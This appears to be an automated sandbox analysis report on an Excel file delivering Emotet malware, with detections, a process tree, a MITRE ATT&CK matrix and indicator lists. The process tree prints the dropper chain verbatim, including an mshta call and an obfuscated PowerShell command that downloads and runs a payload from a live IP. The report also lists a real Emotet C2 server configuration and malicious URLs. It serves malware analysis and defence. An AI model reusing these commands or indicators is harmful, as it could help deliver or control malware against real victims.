ID: 562430
Sample Name:
364453688149503140239183.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:29:03
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

364453688149503140239183.xls


Overview

General Information

Sample Name:	364453688149503140239183.xls
Analysis ID:	562430
MD5:	4097bbda61bfb3..
SHA1:	ca13a07a1eb59e..
SHA256:	4d876f4afaf9df3…
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file
- Sigma detected: MSHTA Spawning …
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2232 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 1760 cmdline: CMD.EXE /c ms^hta http://91.2^40.118.1^68/vvv/ppp/f^e.ht^m^l MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 2840 cmdline: mshta http://91.240.118.168/vvv/ppp/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 3004 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.168/vvv/ppp/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 2852 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 1180 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2656 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1532 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Bwqooqqzlaw\cojfo.cqz",OOkfVaPZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2672 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Bwqooqqzlaw\cojfo.cqz",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2916 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jcwhaivtpnbramh\xjgaylzytzzvl.srm",xvIpPUnGjiWnFD MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 1200 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jcwhaivtpnbramh\xjgaylzytzvl.srm",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2424 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cdragpegkvqde\ljsxpi.ptx",mYtMYmZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2144 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cdragpegkvqde\ljsxpi.ptx",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
364453688149503140239183.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x96a2:$s1: Excel • 0xa705:$s1: Excel • 0x32a3:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
364453688149503140239183.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\364453688149503140239183.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x96a2:$s1: Excel • 0xa705:$s1: Excel • 0x32a3:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\364453688149503140239183.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\ProgramData\QWER.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.616456228.00000000001C0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.512416856.0000000002F40000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000011.00000002.683540331.0000000010001000.00000020.00000001.01000000.0000000E.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000F.00000002.617069039.00000000008F1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.564980270.00000000030B1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 71 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.2a0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.170000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.200000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.2e90000.16.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.2850000.9.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 105 entries				

Sigma Overview

System Summary

- Sigma detected: Windows Shell File Write to Suspicious Folder
- Sigma detected: MSHTA Spawning Windows Shell
- Sigma detected: Suspicious MSHTA Process Patterns
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious PowerShell Command Line
- Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for dropped file

Software Vulnerabilities

- Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Data Obfuscation

Obfuscated command line found

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Hide Legend


Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
364453688149503140239183.xls	19%	ReversingLabs	Document-Excel.Trojan.Worefflint	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\QWER.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2520000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.4b0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
16.2.rundll32.exe.270000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3020000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2a0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2850000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.380000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2e90000.16.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2820000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2860000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.a30000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.bd0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.b80000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.a30000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2f60000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.24f0000.9.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2c90000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2e40000.12.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.25e0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.440000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.30b0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.bd0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2dd0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.ac0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2d00000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2e80000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.b20000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.a00000.5.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.340000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.26a0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.b50000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
17.2.rundll32.exe.5a0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2e60000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.cc0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2fe0000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.26d0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.210000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2e00000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.4e0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.840000.3.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2c60000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.8f0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.170000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.b00000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2e70000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.ae0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2910000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.350000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.3a0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.bc0000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.27e0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2590000.11.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2ec0000.17.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.310000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.b50000.7.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.2890000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.b10000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.470000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2f40000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

Source	Detection	Scanner	Label	Link
ayoobeducationaltrust.in	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://91.240.118.168/vvv/ppp/fe.htmlWinSta0	100%	Avira URL Cloud	malware	
http://91.240.118.168/vvv/ppp/fe	100%	Avira URL Cloud	malware	
http://cmit.valestudios.com/wp-admin/RueGJ41A/	13%	Virustotal		Browse
http://cmit.valestudios.com/wp-admin/RueGJ41A/	100%	Avira URL Cloud	malware	
http://sellin.ap	0%	Avira URL Cloud	safe	
http://curvygirlsboutique.com/jfertl/Ge49zcIzb8KWwXFFk/	100%	Avira URL Cloud	phishing	
http://91.240.118.168/vvv/ppp/fe.htmlv1.0	100%	Avira URL Cloud	malware	
http://test.drea	0%	Avira URL Cloud	safe	
http://bawelnianka.cfolks.pl/wp-content/Ttv/	100%	Avira URL Cloud	phishing	
http://91.240.11	0%	URL Reputation	safe	
http://ayoobeducationaltrust.in	100%	Avira URL Cloud	phishing	
http://https://160.16.102.168:80/gYIhzpB	0%	Avira URL Cloud	safe	
http://huculek.f	0%	Avira URL Cloud	safe	
http://https://160.16.102.168:80/gYIhzpA	0%	Avira URL Cloud	safe	
http://ayoobeducationaltrust.in/cms/LmOOeDnNo0dh4vkN/	100%	Avira URL Cloud	malware	
http://91.240.118.168/vvv/ppp/fe.pngPE3	100%	Avira URL Cloud	malware	
http://cmit.valestudios.com/wp-a	100%	Avira URL Cloud	malware	
http://thesocialagent.net/b/MO5AKqJ9Ty9lE/PE3	100%	Avira URL Cloud	malware	
http://test.valestudios.com/wp-content/aPvW7ApNbRY4ZGP/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/vvv/ppp/fe.htmlmshta	100%	Avira URL Cloud	malware	
http://test.valestudios.com/wp-c	100%	Avira URL Cloud	malware	
http://www.protware.com/	0%	URL Reputation	safe	
http://crm.compracasaenhouston.com/hs4d8a/c0s13l/PE3	100%	Avira URL Cloud	phishing	
http://thesocialagent.net/b/MO5AKqJ9Ty9lE/	100%	Avira URL Cloud	malware	
http://sellin.app/wp-admin/S2cDPYXNKEnT/PE3	100%	Avira URL Cloud	malware	
http://https://160.16.102.168:80/gYIhzp	0%	Avira URL Cloud	safe	
http://91.240.118.168/vvv/ppp/fe.png	100%	Avira URL Cloud	malware	
http://91.2	0%	Avira URL Cloud	safe	
http://test.dreamcityorlando.com	100%	Avira URL Cloud	malware	
http://crm.compracasaenhouston.c	0%	Avira URL Cloud	safe	
http://91.240.118.168/vvv/ppp/fe.htmlC:	100%	Avira URL Cloud	malware	
http://curvygirlsboutique.com/jf	100%	Avira URL Cloud	malware	
http://91.240.118.168/vvv/ppp/fe.html3	100%	Avira URL Cloud	malware	
http://test.vale	0%	Avira URL Cloud	safe	
http://ayoobeducationaltrust.in/cms/LmOOeDnNo0dh4vkN/PE3	100%	Avira URL Cloud	malware	
http://crm.compr	0%	Avira URL Cloud	safe	
